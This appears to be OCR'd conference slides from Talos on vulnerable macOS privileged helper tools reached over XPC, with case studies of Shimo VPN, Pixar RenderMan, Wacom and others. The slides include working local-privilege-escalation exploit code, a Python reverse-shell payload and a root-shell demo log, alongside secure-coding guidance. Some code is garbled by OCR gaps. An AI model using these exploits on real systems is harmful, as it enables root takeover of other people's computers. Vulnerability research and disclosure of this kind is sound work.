  v10 = objc_msgSend(
          &OBJC_CLASS___NSXPCInterface,
          "interfaceWithProtocol:",
          &OBJC_PROTOCOL___ShimoHelperToolProtocol,
          v14);
```

shouldAccept

PROTOCOL

Case Study - Shimo VPN

```
_OBJC_PROTOCOL_$_ShimoHelperToolProtocol __objc2_prot <0, offset aShimohelpertoo_0, 0, \
                                        ; DATA XREF: __objc_protolist:00000001010D9AC0↑o
                                        ;   objc_const:00000001010DA3A0↑o ...
                                offset _OBJC_INSTANCE_METHODS_ShimoHelperToolProtocol, \ ; "ShimoHelperToolProtocol"
                                0, 0, 0, 0, 60h, 0>
```

```
                db    0
_OBJC_INSTANCE_METHODS_ShimoHelperToolProtocol __objc2_meth_list <18h, 15h>
                                        ; DATA XREF:   data: OBJC_PROTOCOL_$_ShimoHelperToolProtocol↓o
                __objc2_meth <offset sel_setShimoBundlePath_, offset aV240816, 0> ; "setShimoBundlePath:" ..
                __objc2_meth <offset sel_setTmpDirPath_, offset aV240816, 0> ; "setTmpDirPath:" ...
                __objc2_meth <offset sel_connectOpenVPNWithConfig_withManagementPort_withReply_,\ ; "connect
                              offset aV400816q2432, 0>
                __objc2_meth <offset sel_connectVPNCWithConfig_withComPort_withReply_,\ ; "connectVPNCWithCo
                              offset aV400816q2432, 0>
                __objc2_meth <offset sel_connectPPPWithConfig_withCredentials_withComPort_requiresRacoon_wit
                              offset aV52081624q32c4, 0>
                __objc2_meth <offset sel_connectSSHWithConfig_toHost_withCredentials_withComPort_withReply_,
                              offset aV5608162432q40, 0>
                __objc2_meth <offset sel_connectRacoonToHost_withCredentials_withComPort_withReply_,\ ; "con
                              offset aV48081624q3240, 0>
                __objc2_meth <offset sel_connectOpenConnectWithConfig_toHost_withCredentials_withHash_withCo
                              offset aV640816243240q, 0>
                __objc2_meth <offset sel_disconnectService_fromRemoteHost_withComPort_withPID_withReply_,\ ;
                              offset aV5208q1624q32i, 0>
                __objc2_meth <offset sel_writeConfig_atPath_withReply_, \ ; "writeConfig:atPath:withReply:"
                              offset aV4008162432_0, 0>
                __objc2_meth <offset sel_deleteConfigAtPath_withReply_, \ ; "deleteConfigAtPath:withReply:"
                              offset aV32081624, 0>
                __objc2_meth <offset sel_updateNameServerAddresses_searchDomains_defaultDomain_forServiceIde
                              offset aV5608162432404, 0>
```

Methods

TALOS

Case Study - Shimo VPN

```
char __cdecl -[ShimoHelperTool listener:shouldAcceptNewConnection:]
(ShimoHelperTool *self …)
{
  …


  v8 = (objc
  v9 = objc_
  if ( v9 !=
    __assert_
  objc_relea
  if ( !v7 )
    __assert_rtn("newConnection != nil");
  v10 = objc_msgSend(
          &OBJC_CLASS___NSXPCInterface,
          "interfaceWithProtocol:",
          &OBJC_PROTOCOL___ShimoHelperToolProtocol,
          v14);
```

What is missing?

Case Study: AutoPKG

- AutoPkg is an tool for automating OS X software packaging and distribution

AutoPkgr makes these tasks a piece of cake:

- Installation of AutoPkg itself.
- Installation of Git, which AutoPkg uses.
- Discovery of and subscription to the repositories and recipes you need.
- Automatic scheduled checks of the recipes you choose.
- Email, Slack, or HipChat notifications when new software is packaged.
- Ability to easily create and edit AutoPkg recipe overrides.
- Easy access to common folders that AutoPkg admins need.
- Basic integration of AutoPkg with popular software distribution frameworks FileWave, and MacPatch.

TALOS

Case Study: AutoPKGR

Verify connection

```
- (BOOL)listener:(NSXPCListener *)listener
shouldAcceptNewConnection:(NSXPCConnection *)newConnection
{
    BOOL valid = [self newConnectionIsValid:newConnection];

    if (valid) {
        NSXPCInterface *exportedInterface =
            [NSXPCInterface interfaceWithProtocol:@protocol(AutoPkgrHelperAgent)];

        newConnection.exportedInterface = exportedInterface;
        newConnection.exportedObject = self;
```

set protocol

TALOS

Case Study: AutoPKGR

PID of calling process

```
- (BOOL)newConnectionIsValid:(NSXPCConnection *)newConnection
{
    BOOL success = NO;
    pid_t pid = newConnection.processIdentifier;

    SNTCodesignChecker *selfCS = [[SNTCodesignChecker alloc] initWithSelf];
    SNTCodesignChecker *remoteCS = [[SNTCodesignChecker alloc] initWithPID:pid];

    if (!(success = [remoteCS signingInformationMatches:selfCS])) {
        // If there is an problem log the error.
```

Authenticate client using code signing certificate

TALOS

Case Study - Shimo VPN

- Methods of Interest
  - runVpncScript:withReason:withReply
  - connect*WithConfig:withPort:withReply:
  - writeConfig:atPath:withReply:
  - deleteConfigAtPath:withReply:
  - loadKernelExtensions:withReply:
  - unloadKernelExtensions:withReply:
  - cleanSystem:withReply:

TALOS

Case Study - Shimo VPN

```
void __cdecl -[ShimoHelperTool runVpncScript:w          h:withReply:]

  script_path = objc_retainAutorelease(          2);
  my_script = objc_msgSend(script_pa          ring");
  v10 = objc_retainAutorelease(arg_4, "UTF8String");
  v42 = v10;
  my_string = objc_msgSend(v10, "UTF8String");
  syslog(5, "Running vpnc script '%s' in helper with reason '%s'.", my_script,
my_string);
  ...
    (objc_msgSend)(v20, "setLaunchPath:", script_path);
    ...
    (objc_msgSend)(v20, "launch");
```

User Arg

User Arg

User Arg

* *
_

TALOS

Exploit

```
#import <Foundation/Foundation.h>

static NSString* kBGMXPCHelperMachServic                    mo.helper";

// The protocol that BGMApp will vend as
@protocol BGMAppXPCProtocol
- (void) runVpncScript:(NSString*) o withReason:(NSString*)pep withReply:(void (^)(NSError*))reply;
@end

int main(int argc, const char * argv[]) {
    @autoreleasepool {

        NSString*  _serviceName = kBGMXPCHelperMachServiceName;

        NSXPCConnection* _agentConnection = [[NSXPCConnection al      c]
initWithMachServiceName:_serviceName options:4096];
        [_agentConnection setRemoteObjectInterface:[NSXPCInterface
interfaceWithProtocol:@protocol(BGMAppXPCProtocol)]];
        [_agentConnection resume];

        //        run user script as root/
        [[_agentConnection remoteObjectProxyWit                    error) {
            (void)error;
            NSLog(@"Failure");
        }] runVpncScript:@"/tmp/root.py" withReason:@"give me root" withReply:^(NSError* reply) {}];

    }
    return 0;
}
```

Protocol (method list)

Connection

Call method

Talos

Block (closure)

```
withCompletion:(returnType (^)(parameterTypes))completionBlock;
```

```
r:^(NSError* error) {
        NSLog(@"Failure");
    }] runVpncScript:@"/tmp/root.py" withReason:@"give me root" withReply:^(NSError*
reply) {}];
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("127.0.0.1",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

Talos

DEMO

```
➜ Debug nc -l 1337
sh: no job control in this shell
sh-3.2# whoami
root
sh-3.2# echo $$
23955
sh-3.2# ps -jp 23955
USER   PID  PPID  PGID   SESS JOBC STAT   TT       TIME COMMAND
root 23955 23953 23953      0    1 S      ??    0:00.01 /bin/sh -i
sh-3.2# ps -jp 23953
USER   PID  PPID  PGID   SESS JOBC STAT   TT       TIME COMMAND
root 23953  1207 23953      0    1 S      ??    0:00.07 python /tmp/root.py
sh-3.2# ps -jp 1207
USER   PID  PPID  PGID   SESS JOBC STAT   TT       TIME COMMAND
root  1207     1  1207      0    0 Ss     ??    0:03.50 /Library/PrivilegedHelperTools/com.feingeist.shimo.helper
```

TALOS

Case Study - Shimo VPN

- Methods of Interest
  - runVpncScript:withReason:withReply
  - connect*WithConfig:withPort:withReply:
  - writeConfig:atPath:withReply:
  - deleteConfigAtPath:withReply:
  - loadKernelExtensions:withReply:
  - unloadKernelExtensions:withReply:
  - cleanSystem:withReply:

OpenVPN
SSH
VPNC
PPP

TALOS

Case Study - Shimo VPN

- Code signing is good right?
- Apple provided API
  - SecStaticCodeCheckValidityWithErrors(code, flags)

```
v3 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:", a3);
v4 = objc_retainAutoreleasedReturnValue(v3);
SecStaticCodeCreateWithPath(v4, 0LL, &v7);
v5 = 6;
if ( v7 )
{
  switch ( SecStaticCodeCheckValidityWithErrors(v7, 6LL, 0LL, 0LL)
  {
```

Case Study - Shimo VPN

- argument 1 file
- argument 2 code signing flags == 6

- via Apple
  - 6 == kSecCSBasicValidateOnly

  - kSecCSDoNotValidateExecutable | kSecCSDoNotValidateResources

Talos

Case Study - Shimo VPN

```
➜ MacOS codesign -dvvv /tmp/root.py
        Executable=/private/tmp/root.py
        Identifier=root
        ...
        Authority=tybohan
        Signed Time=Feb 5, 2019 at 12:36:18 PM
        TeamIdentifier=not set
```

Self-Signed binary

Both are valid for kSecCSBasicValidateOnly

openvpn from Shimo

```
➜ MacOS codesign -dvvv openvpn
        Executable=/Users/tybohan/Downloads/Shimo.app/Contents/MacOS/openvpn
        Identifier=openvpn
        ...
        Authority=Developer ID Application: Fabian Jaeger (UD5L677SZR)
        Authority=Developer ID Certification Authority
        Authority=Apple Root CA
        Signed Time=Jan 11, 2017 at 8:39:40 AM
        TeamIdentifier=UD5L677SZR
```

talos

Case Study - Shimo VPN

- Incorrect code signature handling
- Any signed binary can be used to bypass check
- Demo

TALOS

Case Study - Shimo VPN

- Outside of code signing still an error
  - Guest user has no authorization to run application as root!
  - uses privileged helper from main user to access root services

TALOS

Helper Tool Coding Guidelines

- Helper tools should first authenticate the client
  - Code signing verification of TeamIdentifier
- Ensure authorization of client before executing command
  - is user allowed to perform root task?
  - should I ask for a password?

TALOS

Case Study: AutoPKGR

protocol

```
@protocol AutoPkgrHelperAgent <NSObject>

- (void)getKeychainKey:(void (^)(NSString *key, NSError *error))reply;


- (void)installPackageFromPath:(NSString *)path
                 authorization:(NSData *)authData
                         reply:(void (^)(NSError *error))reply;

- (void)uninstallPackagesWithIdentifiers:(NSArray *)identifiers
                           authorization:(NSData *)authData
                                   reply:(uninstallPackageReplyBlock)reply;
```

sensitive method

TALOS

Case Study: AutoPKGR

sensitive method

```
- (void)installPackageFromPath:(NSString *)path
                 authorization:(NSData *)authData
                         reply:(void (^)(NSError *error))reply;
{
    NSError *error = nil;
    NSXPCConnection *connection = self.connection;

    if ((error = [LGAutoPkgrAuthorizer checkAuthorization:authData command:_cmd])) {
        return reply(error);
    }
```

Auth check

TALOS

```
+ (NSError *)checkAuthorization:(NSData *)authData command:(SEL)command
{
    error = nil
    if ((authDa                                  ionExternalForm))) {
        error =                                  paramErr userInfo:nil];
    }

    if (error =
        err = AuthorizationCreateFromExternalForm([authData bytes], &authRef);

        if (                                                    :command] UTF8String]

            err = AuthorizationCopyRights(
                authRef,
                &rights,
                NULL,
                kAuthorizationFlagExtendRights | kAuthorizationFlagInteractionAllowed,
                NULL);
```

Verify user has authorization to execute command and prompt password if needed

AuthorizationCopyRights(_:_:_:_:_:)

Authorizes and preauthorizes rights synchronously.

Case Study: AutoPKGR

- Recap:
  - Check code-signing certificate before accepting connection
  - If call requires privileges check authorization before executing call on server side
  - Apple provided platform to simplify tasks

TALOS

Apple Secure Coding Guidelines

- https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Articles/AccessControl.html
  - check the user's rights to perform the privileged operation
  - non-privileged process should first use Authorization Services to determine whether the user is authorized
  - authenticate the user if necessary

TALOS

Case Study - Shimo VPN

- No authentication of client
- All methods vulnerable
  - runVpncScript:withReason:withReply
  - connect*WithConfig:withPort:withReply:
  - writeConfig:atPath:withReply:
  - deleteConfigAtPath:withReply:
  - loadKernelExtensions:withReply:
  - unloadKernelExtensions:withReply:
  - cleanSystem:withReply:

TALOS

Ok now what?

- Requested colleagues to send me the obj-c helpers they had
- Received 16
  - 5 were vulnerable to obvious privilege attacks
  - 4 being full LPE
  - 1 malware type tool

Talos

Overview

- Highlight findings

TALOS

Clean My Mac X

- Optimization and malware detection tool

- No authentication or authorization checks
- Method list
  - "moveItemAtPath:toPath:withReply:"
  - "removeKextAtPath:withReply:"
  - "enableLaunchdAgentAtPath:withReply:"
  - "startStartupItem:withReply:"
  - "repairPermissionsWithReply:"
  - "runPeriodicScript:withReply:"
  - "removeDiagnosticLogsWithReply:"

TALOS

Clean My Mac X

- Incorrect Patch
  - Added new helper tool with reduced functionality
  - forgot to remove vulnerable one
  - failed to unregister from launchd
  - https://erikberglund.github.io/2016/No_Privileged_Helper_Tool_Left_Behind/

In order to patch and update the tool, the developer have to release a new version of their application containing an updated helper tool and have the main application replace the potentially insecure one using SMJobBless.

GOG Galaxy Games

- No authentication or authorization checks
- Method list
  - "changeFolderPermissionsAtPath"
  - “createFolderAtPath"
- Create folders on root file system that are global RWX *-*

```
➜ offensive_con ls -lha /fake_dir_3/
total 0
drwxrwxrwx   3 root  wheel    96B Nov 12 10:43 .
drwxr-xr-x@ 63 root  wheel   2.0K Feb  4 15:15 ..
drwxrwxrwx   3 root  wheel    96B Nov 12 10:43 nested
```

TALOS

Wacom Tablet

- No authentication or authorization checks
- Method list
  - "startLaunchDProcess:withReply:"
  - "stopLaunchDProcess:withReply:"
  - "startProcess:withReply:"
  - "stopProcess:withReply:"
  - "stopService:withReply:"

Talos

Wacom Tablet

- "startProcess:withReply:"
  - List of processes allowed to be launched
  - Not all exist on system

```
if ( xpc_dict )
{
  v4 = objc_msgSend(xpc_dict, "allKeys");
  if ( objc_msgSend(v4, "indexOfObject:", CFSTR("BundleID")) != 0x7FFFFFFFFFFFFFFFLL )
  {
    my_process = objc_msgSend(xpc_dict, "objectForKey:", CFSTR("Bundl
    v6 = (objc_msgSend)(&OBJC_CLASS___InstallerControl, "installer");
    v7 = objc_msgSend(v6, "bundleDictionary");
    v8 = v7;
    v9 = objc_msgSend(v7, "allKeys");
    if ( objc_msgSend(v9, "indexOfObject:", my_ = 0x7FFFFFFFFFFFFFFFLL )
    {
      v10 = objc_msgSend(v8, "objectForKey:", my_process);
      objc_msgSend(v10, "startWithDict:", xpc_dict);
    }
  }
}
v13 = CFSTR("Data");
v14 = CFSTR("Program Launched");
```

Process from Dictionary

Compare known processes

LAUNCH

TALOS

Wacom Tablet

- "startProcess:withReply:"
  - combined with GOG previous
    - create new directory on system Wacom location
    - use GOG to make RWX
    - add reverse shell
- DEMO

TALOS

Pixar Renderman

- No authentication or authorization checks
- Utilizes older C API
- Method list
  - openFile
  - launchScript
- Trivially exploitable

TALOS

```c
#define SERIVCE "com.pixar.renderman.InstallerHelper"

int main(int argc, char** argv){

    xpc_connection_t conn = xpc_connection_create_mach_service(SERIVCE, NULL,0);

    xpc_connection_set_event_handler(conn, ^(xpc_object_t event) {
        printf(":(\n");
    });

    xpc_connection_resume(conn);
    printf("conn %p\n",conn);

    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);

    xpc_dictionary_set_int64(msg, "message", 0x101D2);
    xpc_dictionary_set_string(msg, "filepath", argv[1]);
    xpc_dictionary_set_int64(msg, "fileoflag", 0);
    xpc_dictionary_set_int64(msg, "filemode", O_RDONLY);


    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);

    printf("SENT MESSAGE CHECKING FD\n");
    int xint = xpc_dictionary_dup_fd(reply, "fd");
    printf("%d\n", xint);
    char* data = malloc(4096);
    read(xint,data,4096);
    printf("SUCCESS:-- %s\n", data);
}
```


```c
#define SERIVCE "com.pixar.renderman.InstallerHelper"

int main(int argc, char** argv){

    xpc_connection_t conn = xpc_connection_create_mach_service(SERIVCE, NULL,0);

    xpc_connection_set_event_handler(conn, ^(xpc_object_t event) {
        printf(":(\n");
    });

    xpc_connection_resume(conn);
    printf("conn %p\n",conn);

    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);

    xpc_dictionary_set_int64(msg, "message", 0x101D3);

    xpc_object_t new_stack = xpc_array_create(NULL, 0);
    xpc_array_set_string(new_stack, XPC_ARRAY_APPEND, "/tmp/root.py");
    xpc_dictionary_set_value(msg, "argv", new_stack);


    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);

}
```

Pixar Renderman

- Incorrect update
  - allows arbitrary package install via installer
- Packages may have pre and post install scripts
  - install reverse shell inside of pkg

TALOS

OSX Package


Off_Con.pkg
Bill of Materials
PackageInfo
Payload
Scripts
PreInstall
PostInstall

Pixar Renderman

- Demo

http://s.sudre.free.fr/Software/Packages/about.html

Package creation tool

TaLOS

Popcorn Time

- Torrent streaming tool
  - downloads and streams torrents as root
  - does not follow Privileged Helper guidelines
  - spawns web server process (root)
  - persists after uninstall
  - falls over with simple fuzzing (buffer overflow)
  - Uninstall this application please….

Talos

Recap

- Helper Tools listen as root and communicate over XPC
- Can persist even after application uninstall
- Many do not follow Apple guidelines for secure code!

TALOS

Swift in the works!

- Multiple insecure clients located in Swift
- Communications need to be established
  - i.e. understand how to connect via Swift
- Help wanted! :)

TALOS

What can I do?

- scan your computer!
  - python3 check_helpers.py
  - updated list of looked at helpers on Github
- Load new helper into Ida
  - search for shouldAcceptNewConnection
  - locate protocol used verify authentication and authorization

Talos

What can I do?

- Load new helper into Ida
  - shouldAcceptNewConnection not found
    - search for xpc_* functionality for traditional XPC
    - not found then utilizing alternative IPC

- Communicate via provided template
- Report your findings!

Talos

Namaste!

- github.com/blankwall/offensive_con
  - PRs welcome!
- twitter.com/1blankwall1

TALOS